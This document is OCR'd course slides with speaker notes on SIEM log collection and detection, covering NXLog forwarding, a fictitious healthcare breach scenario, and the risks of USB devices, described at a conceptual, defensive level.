
Remote Location: Advanced

Remote Location: Advanced

This slide demonstrates a more advanced deployment for log collection. In this case, the remote location is using log agents to forward logs. One system at the remote location is running NXLog, and all the local assets are sending logs to it. This includes the remote switch and remote firewall. It then takes these messages and sends them on to the log aggregator. Because of this, if the internet or VPN goes down, NXLog will buffer logs until they are back online. In this case, even the syslog messages will not be lost.

This architecture also has a few added benefits. For one thing, it lowers the amount of network connections the log aggregator has to handle, increasing overall performance. Also, it easily allows for per location filtering and augmentation. Then, since all the logs are from NXLog encryption, compression, etc. can be applied to all logs from NXLog onward.

Note that this layout also works for Windows systems using Windows Event Forwarding. NXLog Enterprise can also act as a Windows Event Collector. When in this mode, it can be configured to accept messages forwarded from systems. It does not support pulling logs as an Event Collector but can be configured to do so over WMI (not recommended). The best part about NXLog as an event collector is that it still supports HTTPS and Kerberos authentication. The downside is the same XML used to create an event log subscription must be used to tell endpoints what to send over. Once the logs are collected, NXLog can process them like normal.



Collection Review


Logs from both workstations and servers are important

- Do not force yourself into a single strategy for logging
    - It is not difficult to support multiple levels of logging
    - This saves time and money
- Where possible, filter noise (regardless of collection strategy)
- Consider using a log agent for collection

SANS | SEC555 | SIEM with Tactical Analytics 89

Collection Review

In review, it is important that log collection on endpoints is planned out. This involves deciding which systems logs are collected from, what logs each will send over, and if an agent is being used, which one to use. Taking the time to think through each of these points pays out in the end. As Abraham Lincoln stated, "Give me six hours to chop down a tree, and I will spend the first four sharpening the axe."




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Advanced Endpoint Analytics

SANS SEC555 | SIEM with Tactical Analytics 90

This page intentionally left blank.




Tactical SIEM

A tactical SIEM is one that is designed to win

- To win the war is paramount
- To win each battle is a goal
- Design needs to include battle tactics

"... if adversaries gain unauthorized access to an organization's computers, but can't get the data they need before defenders remove them, then what did they really achieve?"[1]



SANS | SEC555 | SIEM with Tactical Analytics 91

Tactical SIEM


SEC555 is focused on being tactical. To be tactical, one must understand what tactical really means. If the end goal is never to be compromised or never to fail, then the goal is not to be tactical. In fact, the goal is flawed and impossible. If the goal is to understand yourself, your enemy, and position yourself to come out on top, then that goal is tactical.

Occasionally, systems will be compromised. Yet, an adversary's primary objective is not to compromise a single box or network. It is to do something starting from the compromised system. That something, be it data theft, data destruction, or whatever, typically takes a decent amount of time to complete. Therefore, a tactical SIEM is one that places multiple tripwires, or detection events, in hopes of finding the adversary and kicking them out of the environment.

This concept is not new. Richard Bejtlich first published *The Tao of Network Security Monitoring*[1] in 2004, and then *The Practice of Network Security Monitoring*[2] in 2013. Both of these books should be a mandatory read. While the books are old, the content and concepts most certainly are not.

[1] https://www.amazon.com/Tao-Network-Security-Monitoring-Intrusion/dp/0321246772, https://sec555.com/6a

[2] https://www.amazon.com/Practice-Network-Security-Monitoring-Understanding/dp/1593275099, https://sec555.com/6b



Events of Interest

Detection capabilities typically thought of in conjunction with security tools

- But common Windows logs can be used tactically

Key is to identify events of interest


- This module provides some simple events to monitor
- This module provides why events are important
- Scenario is given to show real life application

SEC555 | SIEM with Tactical Analytics

Events of Interest

Security professionals often think of detection as being synonymous with security tools. Yet one of the best tools for detection is utilizing the underlying operating system. Regardless of Linux vs. Mac vs. Windows, operating systems generate detailed logs about everyday events.

This module is designed to provide a mock, real-world scenario mapped to simple detects that utilize built-in Windows logs. It is not meant to be a prescriptive list of events, although it would likely be a good idea to try to monitor all the events listed. Instead, it is intended to stimulate thinking about how powerful detection can be with "what you have." Regardless of what products are deployed, Windows can play a large part in helping to detect malicious behaviors.



Lab Me, Inc.: Compromise

Back in 2013, Lab Me, Inc. suffered a major breach

- The contact information of 50K+ patients was stolen
- Healthcare information of 6K+ patients was stolen

Millions in damages occurred as a result

- Jumpstarted the Lab Me, Inc. security program
- Provided budget for antivirus, next-gen firewalls, etc.

Attack was targeted, and there is a concern of a repeat

SANS

SEC555 | SIEM with Tactical Analytics 93

Lab Me, Inc.: Compromise


To help facilitate the learning process, a mock scenario using Lab Me, Inc. will be utilized to cover Windows events of interest. As the slide details, the incident took place back in 2013 and resulted in a large amount in damages. This scenario is based on the author's real-world experience with organizations getting compromised. So, while Lab Me, Inc. is a fictitious organization, the series of events are true to real life.

It is fairly common, after a data breach, for organizations to increase the budget for security. This often jumpstarts implementations of long overdue technologies such as antivirus, firewalls, application control, etc. In the mock organization, Lab Me, Inc., this is exactly what happened.

For extra clarification, the cost of the breach, in this case, would almost entirely be from the 6,000+ patient healthcare records being stolen rather than the 50,000+ contacts. According to the *Ponemon 2016 Cost of a Data Breach Study: United States*,[1] "the average breach cost per healthcare record is $402 per record." This puts the breach cost of 6,000 records at around $2.4 million. In the author's experience with working with various healthcare organizations, this amount can be much higher.

Reference:

https://securityintelligence.com/2016-cost-data-breach-study/, https://sec555.com/6c


Lab Me, Inc. Breach: The Facts

Report from third-party forensics report states:


- The initial compromise came from a USB device
- Persistence was established to maintain a foothold
- Credential theft and reuse was performed repetitively
- New account was created and added to Domain Admins
- Contact and patient data was stolen
- Logs were cleared to hide tracks

Windows events could have caught this behavior

SANS SEC555 | SIEM with Tactical Analytics 94

Lab Me, Inc. Breach: The Facts

After finding they were compromised, Lab Me, Inc. contracted a forensics team to come in and find out what happened. Fortunately for Lab Me, Inc., the forensics team was composed of instructors from the SANS DFIR team, and they were able to find out exactly what happened. The report was elaborate, and an executive briefing of what happened is given in the slide.



Linux vs. Windows

Linux logs are not as verbose as Windows

- They lack unique IDs and structure varies

Everything in Linux is a file (means easy to extend capabilities)

- Built-in commands can be consumed to enhance visibility
- Third-party tools augment native logging
- Plus, native logging is still decent

Combination of techniques can be used to identify attacks

SANS


SEC555 | SIEM with Tactical Analytics 95

Linux vs. Windows

While Windows logs are immediately useful for identifying attempted and successful attacks, adequately monitoring Linux systems takes a bit more effort.

Linux events can provide insight into certain activities such as logins and new user creation. However, when it comes to tracking an attacker from reconnaissance through exploitation and privilege escalation, it is also useful to rely on Linux command output to detect attacks. Additionally, third-party tools can provide even greater visibility into potential attacks on a system.

Leveraging a combination of these techniques can provide excellent visibility into a Linux system. The next few slides will discuss how to leverage each technique to maximize detection capabilities using the Lab Me, Inc. breach as an example.



External Media

NIST Special Publication 800-171 Rev 2:

- *Restrict or prohibit the use of flash drives or external hard disk drives.*
- *Prohibit access to certain external ports, or disabling or removing the ability to insert, read, or write to such devices..*

Unauthorized devices can be extremely dangerous

- Rubber ducky attacks (keyboard emulation)
- USB NIC man-in-the-middle (credential theft + more)
- Data copied to portable media

Level of monitoring depends on the authorized use

SANS

SEC555 | SIEM with Tactical Analytics

External Media

External devices being plugged into a computer can be just plain horrific. Take the rubber ducky: When plugged in, it acts as a keyboard and can automatically launch PowerShell, minimize so the user cannot see it, and phone home to an attacker. Or how about a LAN turtle by Hak5? This device, when plugged in, can be configured to create a virtual USB NIC that then man-in-the-middles traffic and steals credentials... even from a locked-screen computer. In their simplest form, USB devices can be used to copy data out of the environment manually.

Also, note that external devices can mean non-USB type devices, such as Secure Digital (SD) cards or, in some cases, even new hardware being inserted inside a machine.

